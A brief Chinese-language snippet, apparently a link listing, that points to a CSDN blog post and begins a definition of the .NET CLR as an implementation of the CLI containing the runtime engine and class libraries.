网站:https://blog.csdn.net/dodream/article/details/4719578 ·CLR(公共语言运行库)是一个CLI的实现,包含了.NET运行引擎和符合CLI的类库 ...